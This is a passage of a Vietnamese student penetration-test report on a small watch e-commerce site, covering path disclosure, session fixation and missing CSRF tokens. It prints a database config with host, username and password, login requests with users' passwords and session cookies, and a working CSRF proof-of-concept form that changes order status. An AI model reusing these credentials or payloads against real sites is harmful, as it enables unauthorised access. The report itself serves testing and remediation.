Hình 51. Tệp trang web

- Nên ta có thể dự đoán các file bằng cách ../../Task.txt



← → ⌛ pentestweb.kesug.com/vutrudongho/./Task.txt


← → ⌛ Không bảo mật pentestweb.kesug.com/Task.txt

KynaForKids couse_hufflit

```
----- Hoàng -----  
- Đăng nhập.  
- Đăng ký.  
- Thông tin tài khoản.  
- Trang chủ.  
  
----- Hùng & Như -----  
- Trang admin, thống kê.  
- trang sản phẩm.  
  
----- Khoa -----  
- Giò hàng.  
- Thanh toán.  
- Thông tin sản phẩm.  
  
Deadline (16/4/2023): 80% UI (HTML, CSS, JS).  
deadline 2 (23/4/2023): Kiểm tra giao diện.  
deadline 3 (3/5/2023): 100% UI & 1 chức năng bất kỳ.  
deadline 4 (15/5/2023): full
```

Hình 52. Task.txt

- Hoặc cũng có thể lấy các tệp quan trọng trong DATABASE



← → ⌛ pentestweb.kesug.com/vutrudongho/index.php/./Database/config.txt

← → ⌛ Không bảo mật pentestweb.kesug.com/Database/config.txt

KynaForKids couse_hufflit

VUTRUDONGHO | Trang chủ | Sản phẩm | Về chúng tôi | Liên hệ

Đăng nhập

VUTRUDONGHO

```
servername = "sql105.infinityfree.com";  
username = "if0_38582898";  
password = "GQvojed014wUbd7";  
dbname = "if0_38582898_web";
```

Hình 53. Tệp trong Database

Có thể chặn bằng cách tạo file .htaccess và không cho phép truy cập vào

1 Deny from all

▲ /htdocs/Database/.htaccess

Hình 54. Chặn file .htaccess

Kết luận:


Quá trình kiểm thử IDOR cho thấy hệ thống có kiểm tra quyền truy cập, do request bị từ chối thay vì trả về dữ liệu trái phép. Tuy nhiên, vẫn tồn tại lỗ hổng Path Disclosure, làm lộ đường dẫn thư mục trên server, tiết lộ hệ thống đang chạy trên InfinityFree – một dịch vụ hosting miễn phí. Điều này có thể giúp kẻ tấn công xác định cấu trúc file và tìm kiếm các tệp quan trọng như *config.php*, *.htaccess*, *backup.sql*, dẫn đến rủi ro bảo mật cao hơn.

4.7. Session Management Testing(Kiểm tra quản lý phiên)

4.7.1. Testing for Session Management Schema

Testing for Session Management Schema (Kiểm tra cơ chế quản lý phiên) là quá trình đánh giá cách website tạo, lưu trữ, và bảo vệ session ID (mã định danh phiên). Mục tiêu là đảm bảo rằng session ID được tạo ngẫu nhiên, mã hóa an toàn, và không dễ bị đoán hoặc tái sử dụng.


Test với người dùng 1:



```
POST /modules/login_processing.php HTTP/1.1
Host: pentesttweb.kesug.com
Content-Length: 49
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://pentesttweb.kesug.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://pentesttweb.kesug.com/vutrudongho/login.php
Accept-Encoding: gzip, deflate, br
Cookie: __test=7fc34c32ea5f47fb787f642f29a4531d; PHPSESSID=ab694daf3f5abd8a56f193650ec95933
Connection: keep-alive
userName=tatthang14@gmail.com&passWord=123456789
```

Hình 55. Session ID người dùng 1

Test với người dùng 2:



Hình 56. Session ID người dùng 2

SESSID cho ra là giống nhau.

Kết luận :

Hệ thống có lỗ hổng nghiêm trọng trong cơ chế quản lý phiên, vì **session ID (SESSID) của các người dùng khác nhau lại giống nhau**. Điều này có thể dẫn đến các rủi ro bảo mật như:

- Session Fixation Attack** – Kẻ tấn công có thể thiết lập một session ID cố định trước khi người dùng đăng nhập, từ đó chiếm quyền truy cập.
- Session Hijacking** – Nếu session ID không được tạo ngẫu nhiên và duy nhất, kẻ tấn công có thể đoán hoặc tái sử dụng session ID để đăng nhập vào tài khoản của người dùng khác.
- Thiếu bảo mật trong xác thực phiên** – Việc sử dụng session ID trùng lặp có thể phá vỡ cơ chế phân quyền, dẫn đến truy cập trái phép vào tài khoản hoặc tài nguyên khác.

4.7.2. Testing for Session Fixation

Testing for Session Fixation (Kiểm tra cố định phiên) là quá trình đánh giá xem hệ thống có giữ nguyên session ID sau khi người dùng đăng nhập hay không. Mục tiêu là phát hiện

lỗ hổng session fixation, nơi tin tức có thể ép buộc người dùng sử dụng session ID do họ kiểm soát để chiếm quyền truy cập.

The screenshot shows a network request to 'vutrudongho/login.php'. The 'Request' tab displays the following headers:

```
1 GET /vutrudongho/login.php HTTP/1.1
2 Host: pentesttweb.kesug.com
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://pentesttweb.kesug.com/vutrudongho/index.php
8 Accept-Encoding: gzip, deflate, br
9 Cookie: __test=c3cc42980bbb21af5596eb5bb774acc6; PHPSESSID=
5435e0a9781c7a2d5f6724b3e6bb141f
10 Connection: keep-alive
11
12
```

Hình 57. Session ID trước khi đăng nhập

PHPSESSID=5435e0a9781c7a2d5f6724b3e6bb141f

The screenshot shows a network response from 'vutrudongho/modules/login_processing.php'. The 'Response' tab displays the following headers:

```
1 HTTP/1.1 302 Found
2 Server: openresty
3 Date: Mon, 31 May 2025 12:00:12 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 0
6 Connection: keep-alive
7 Expires: Thu, 19 Nov 1991 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 location: ../../index.php
11
12
```

Hình 58. Session ID sau khi đăng nhập

PHPSESSID=5435e0a9781c7a2d5f6724b3e6bb141f


Kết quả kiểm thử cho thấy session ID (PHPSESSID) không thay đổi sau khi đăng nhập, dễ bị tấn công Session Fixation.

4.7.3. Testing for Exposed Session Variables

Testing for Exposed Session Variables (Kiểm tra biến phiên bị lộ) là quá trình đánh giá xem các biến phiên có được lưu trữ hoặc truyền đi một cách không an toàn hay không. Mục tiêu là ngăn chặn việc rò rỉ thông tin phiên qua mã nguồn, URL, hoặc tiêu đề HTTP.

Kiểm tra session ID trong URL:

- Khi đăng nhập thành công trên URL không xuất hiện session ID



Hình 59. Session ID trong url

Kiểm tra biến session trong HTML (Hidden Fields):

The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. The main area displays the HTML source code of a web page. The code includes meta tags for charset, viewport, and various stylesheets and fonts. It also contains several script tags for initializing components like SweetAlert2. The page structure includes a header, a main content area, and a footer. The footer section contains a script block that includes a comment starting with '!---start Hiện thanh line-->'. At the bottom of the page, there is a search bar with the query 'input type="hidden"'.

```

<!DOCTYPE html>
<html lang="en"> scroll
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge" /> == $0
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Vũ Trụ Đõng Hõ</title>
    <link rel="shortcut icon" href="assets/Img/logo.png" type="image/x-icon">
    <link rel="stylesheet" href="assets/CSS/home.css">
    <link rel="stylesheet" href="assets/CSS/header.css">
    <link rel="stylesheet" href="assets/CSS/footer.css">
    <link rel="stylesheet" href="https://fonts.googleapis.com/css2?family=Roboto:ital,wght@0,100;0,300,...,300;1,400;1,500;1,700;1,900&display=swap&cacheOverride=1679484892371" data-tag="font">
    <link rel="stylesheet" href="https://fonts.googleapis.com/css2?family=Inter:wght@100;200;300;400;500;600;700;800;900&display=swap" data-tag="font">
    <script src="https://cdn.jsdelivr.net/npm/sweetalert2@11.7.3/dist/sweetalert2.all.min.js"></script>
  </head>
  <body>
    <!--Start Nut di chuyen-->
    <div id="btnLenXuong" style="position: fixed;z-index: 999;display: flex;flex-direction: column;top:80%;right: 14px;">...</div> flex
    <!--End nut di chuyen-->
    <!--Start: Header-->
    <div id="bar-header">...</div>
    <!--End: Header-->
    <div id="main" style="display: flex;flex-direction: column; background-color:#fff; height: fit-content;position: relative; top: 50px;">...</div> flex
    <!--Start: Footer-->
    <div id="my-footer">...</div>
    <!--End: Footer-->
    <script>...</script>
    <!--start Hiện thanh line-->
    <script>...</script>
    <!--end Hiện thanh line-->
  </body>
<!-->


```

html head meta

Hình 60. Kiểm tra Hidden Fields

- Không thấy xuất hiện biến hidden.

Kiểm tra session bị lộ qua JavaScript:



Hình 61. Kiểm tra session bị lộ qua JavaScript

Khi chạy document.cookie và thấy PHPSESSID , điều này có nghĩa là session ID đang có thể truy cập được qua JavaScript. => có thể tấn công Cross-Site Scripting(XSS)

Kiểm tra session bị lộ trong HTTP Response Headers:

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found 2 Server: openresty 3 Date: Mon, 31 Mar 2025 07:05:19 GMT 4 Content-Type: text/html; charset=UTF-8 5 Content-Length: 0 6 Connection: keep-alive 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 location: ../../index.php 11 12

Hình 62. Kiểm tra session bị lộ trong Response

- Session ID không bị lộ trong response.

Kết luận:

Hệ thống không bị lộ session ID qua URL, hidden fields hoặc HTTP response headers, đây là một điểm tích cực trong bảo mật phiên. Tuy nhiên, session ID có thể bị truy cập qua JavaScript (document.cookie), tạo ra rủi ro lớn nếu trang web bị tấn công XSS.

4.7.4. Testing for Cross-Site Request Forgery (CSRF)

Testing for Cross-Site Request Forgery (Kiểm tra CSRF) là quá trình đánh giá xem hệ thống có bảo vệ chống lại các yêu cầu giả mạo từ trang web khác hay không. Mục tiêu là phát hiện lỗ hổng CSRF, nơi tin tức có thể ép buộc người dùng thực hiện hành động không mong muốn (như thay đổi mật khẩu, mua hàng) mà không biết.

Kiểm tra khi đăng nhập thành công:

Request

Pretty	Raw	Hex
1 POST /vutrudongho/modules/login_processing.php HTTP/1.1		
2 Host: pentestttweb.kesug.com		
3 Content-Length: 58		
4 Cache-Control: max-age=0		
5 Accept-Language: en-US		
6 Upgrade-Insecure-Requests: 1		
7 Origin: http://pentestttweb.kesug.com		
8 Content-Type: application/x-www-form-urlencoded		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
11 Referer: http://pentestttweb.kesug.com/vutrudongho/login.php?errorLogin=Th%C3%B4ng+tin+t%C3%A0i+kho%BA%A3n+ch%C6%B0a+ch%C3%ADnh+x%C3%A1c%21		
12 Accept-Encoding: gzip, deflate, br		
13 Cookie: PHPSESSID=c2a5b5dcbe997de379ef0413dc55315c; __test=9638f2d72c0fe9852bf4d8fb7dc1c7f4		
14 Connection: keep-alive		
15		
16 userName=phungngocbach%40gmail.com&passWord=Ngocbach020304		

Hình 63. Kiểm tra CSRF Token khi đăng nhập

- Không có CSRF Token.

Kiểm tra khi đổi mật khẩu

Request

```
Pretty Raw Hex
1 POST /vutrudongho/modules/change_password_processing.php HTTP/1.1
2 Host: pentesttweb.kesug.com
3 Content-Length: 102
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://pentesttweb.kesug.com
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://pentesttweb.kesug.com/vutrudongho/change_pass.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: __test=9638f2d72c0fe9852bf4d8fb7dc1c7f4; PHPSESSID=
7a1787e55ee300c7a3cd979dc8a49ce
14 Connection:keep-alive
15
16 currentPassword=Ngocbach020304&passWord=ngocbach&repeatPassword=ngocbach&
btnSubmitSaveNewPass=L%C6%B0u
```

Hình 64. Kiểm tra CSRF Token khi đổi mật khẩu

- Không có CSRF Token.

Kiểm tra khi cập nhật thông tin:

Request

```
Pretty Raw Hex
1 POST /vutrudongho/modules/change_user_information_processing.php HTTP/1.1
2 Host: pentesttweb.kesug.com
3 Content-Length: 245
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://pentesttweb.kesug.com
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://pentesttweb.kesug.com/vutrudongho/change_user_information.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: __test=9638f2d72c0fe9852bf4d8fb7dc1c7f4; PHPSESSID=
7a1787e55ee300c7a3cd979dc8a49ce
14 Connection:keep-alive
15
16 fullName=ngocbach02&email=phungngocbach%40gmail.com&numberPhone=0344444444&tinh=
T%E1%BB%89nh+H%C3%A0+Giang&quanHuyen=Th%C3%A0nh+ph%E1%BB%91+H%C3%A0+Giang&phuongXa=
Ph%C6%B0%E1%BB%9Dng+Quang+Trung&diaChiNha=phungngocbach.php&btnSubmitEdit=L%C6%B0u
```

Hình 65. Kiểm tra CSRF Token khi cập nhật thông tin

- Không có CSRF Token.

Kiểm tra khi thanh toán :

Request

Pretty Raw Hex

```
1 POST /vutrudongho/modules/place_order.php HTTP/1.1
2 Host: pentesttweb.kesug.com
3 Content-Length: 222
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://pentesttweb.kesug.com
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://pentesttweb.kesug.com/vutrudongho/payment.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: __test=9638f2d72c0fe9852bf4d8fb7dc1c7f4; PHPSESSID=
7a1787e55ee300c7a3cd979dc8a49ce
14 Connection: keep-alive
15
16 UserID=US000014&ShippingFee=35000&OrderDiscount=0&Address=
phungngocbach.php%23Ph%C6%B0%E1%BB%9Dng+Quang+Trung%23Th%C3%A0nh+ph%E1%BB%91+H%C3%A0+Gi
ang%23T%E1%BB%89nh+H%C3%A0+Giang&PaymentID=PA01&VoucherID=NULL&Total=15175000
```

Hình 66. Kiểm tra CSRF Token khi thanh toán

- Không có CSRF Token.

Demo tấn công thử:

Giai đoạn hacker biết được cấu trúc gói tin gửi đi để thay đổi tình trạng đơn hàng

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://pentestweb.kesug.com:80` is displayed, specifically targeting the URL `/vutrudongho/update-order-status.php`. The request parameters include `?OrderID=0D00000027 &OrderStatusID=S03`. The 'Raw' tab is selected, showing the raw HTTP traffic. The response code is `HTTP/1.1`.

```
1 GET /vutrudongho/update-order-status.php?OrderID=0D00000027&OrderStatusID=S03 HTTP/1.1
2 Host: pentestweb.kesug.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
4 Content-Type: application/x-www-form-urlencoded
5 Accept: */*
6 Referer: http://pentestweb.kesug.com/vutrudongho/order-manager.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: __test=2dalabae761e3473fa48c55da3c18d77; PHPSESSID=a45cf417d5115fb5a2eef9b6e73aced4
10 Connection: close
11
12
```

Các S03 là các id của tình trạng đơn hàng, hacker có thể đổi cái nào tùy hẵn muốn

The screenshot shows the **VUTRUDONGHO** web application. On the left, there is a sidebar with navigation links: **Thống Kê**, **Doanh Thu**, **Thương Hiệu**, **Đồng Hồ**, **Đơn Hàng** (which is currently selected), **Phiếu Nhập**, **Người Dùng**, **Nhà Cung Cấp**, **Mã Giảm Giá**, and **Đăng Xuất**. The main content area is titled **Đơn Hàng**. It features several dropdown filters: Ngày Lọc (01/04/2025 to 01/04/2025), Tỉnh (Thành) (Chọn), Quận (Huyện) (Chọn), Xã (Phường, Thị Trấn) (Chọn), and Tình Trạng (Tất cả). Below these filters is a table with columns: Mã đơn, Người dùng, Ngày, Địa điểm, Hình thức, Phi giao hàng, Tổng cộng, Mã giảm giá, Giảm giá, Thành tiền, Tình trạng, and Chi tiết. One row is visible in the table:

Mã đơn	Người dùng	Ngày	Địa điểm	Hình thức	Phi giao hàng	Tổng cộng	Mã giảm giá	Giảm giá	Thành tiền	Tình trạng	Chi tiết
OD00000027	US00014	2025-03-31 02:35:01	phungngocbach.ph...	Thanh toán khi nhận	35,000	15,175,000		0	15,175,000	Chưa xác nhận	Chưa xác nhận

A tooltip is shown over the 'Chưa xác nhận' status, listing alternative values: **Đang giao hàng**, **Đã giao hàng**, and **Hoàn thành**.

ở đây trạng thái đã xác nhận sẽ là s02 nên ta sẽ đổi gói tin bắt được thành mã html

The screenshot shows the Burp Suite Professional interface with a dialog box titled "CSRF PoC generator". The dialog contains two main sections: "Request to:" and "CSRF HTML:".

Request to: http://pentesttweb.kesug.com

Raw tab (Selected):

```
1 GET /vutrudongho/update-order-status.php?OrderID=0D00000027&OrderStatusID=S03 HTTP/1.1
2 Host: pentesttweb.kesug.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
4 Content-Type: application/x-www-form-urlencoded
5 Accept: /*
6 Referer: http://pentesttweb.kesug.com/vutrudongho/order-manager.php
```

CSRF HTML:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState ('', '', '/')</script>
5     <form action="http://pentesttweb.kesug.com/vutrudongho/update-order-status.php">
6       <input type="hidden" name="OrderID" value="0D00000027" />
7       <input type="hidden" name="OrderStatusID" value="S03" />
8       <input type="submit" value="Submit request" />
9     </form>
10   </body>
11 </html>
```

At the bottom of the dialog are buttons for "Regenerate", "Test in browser", "Copy HTML", and "Close".

The screenshot shows a code editor window with the file name 'test.h' selected in the tab bar. The editor displays the following HTML code:

```

<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="http://pentesttweb.kesug.com/vutrudongho/update-order-status.php">
            <input type="hidden" name="OrderID" value="OD00000027" />
            <input type="hidden" name="OrderStatusID" value="S02" />
            <input type="submit" value="Submit request" />
        </form>
    </body>
</html>

```

Below the code editor, the status bar indicates 'Ln 7, Col 59 | 420 characters'. To the right, the status bar shows '100%' for zoom, 'Windows (CRLF)' for line endings, and 'UTF-8' for encoding.

Thì khi ta có thể dù được admin bắt cần click vào

The screenshot shows a browser window with the URL 'http://pentesttweb.kesug.com/vutrudongho/update-order-status.php?OrderID=OD00000027&OrderStatusID=S02'. The page content includes the message: {"status": "success", "message": "C\u0103uleadp nh\u0103leadt tr\u0103uleaing th\u00f9\u00e0eli \u0111\u01a1in h\u00f9\u00e0e0ng 'OD00000027' th\u00f9\u00e0nh c\u00f9\u00f4f\u00e1ng!"}.

Thì tình trạng đơn hàng có thể thay đổi theo ta muốn

The screenshot shows a browser window with the URL 'http://pentesttweb.kesug.com/vutrudongho/order-manager.php'. The page content includes the message: {"status": "success", "message": "C\u0103uleadp nh\u0103leadt tr\u0103uleaing th\u00f9\u00e0eli \u0111\u01a1in h\u00f9\u00e0e0ng 'OD00000027' th\u00f9\u00e0nh c\u00f9\u00f4f\u00e1ng!"}.

The screenshot shows a web application interface for 'VUTRUDONGHO'. On the left, there is a sidebar with navigation links: 'Thống Kê', 'Doanh Thu', 'Thương Hiệu', 'Đồng Hồ', and 'Đơn Hàng' (which is highlighted in blue). The main content area is titled 'Đơn Hàng' and contains a search/filter section with fields for 'Ngày Lọc' (01/04/2025 to 01/04/2025), 'Tỉnh (Thành)' (Chọn), 'Quận (Huyện)' (Chọn), 'Xã (Phường, Thị Trấn)' (Chọn), and 'Tình Trạng' (Tất cả). Below this is a table with columns: Mã đơn, Người dùng, Ngày, Địa điểm, Hình thức, Phi giao hàng, Tổng cộng, Mã giảm giá, Thành tiền, Tình trạng, and Chi tiết. One row is visible: OD00000027, US000014, 2025-03-31 02:35:01, phungngocbach.ph..., Thanh toán khi nhận, 35,000, 15,175,000, 0, 15,175,000, and a dropdown menu with the option 'Chờ xác nhận'.

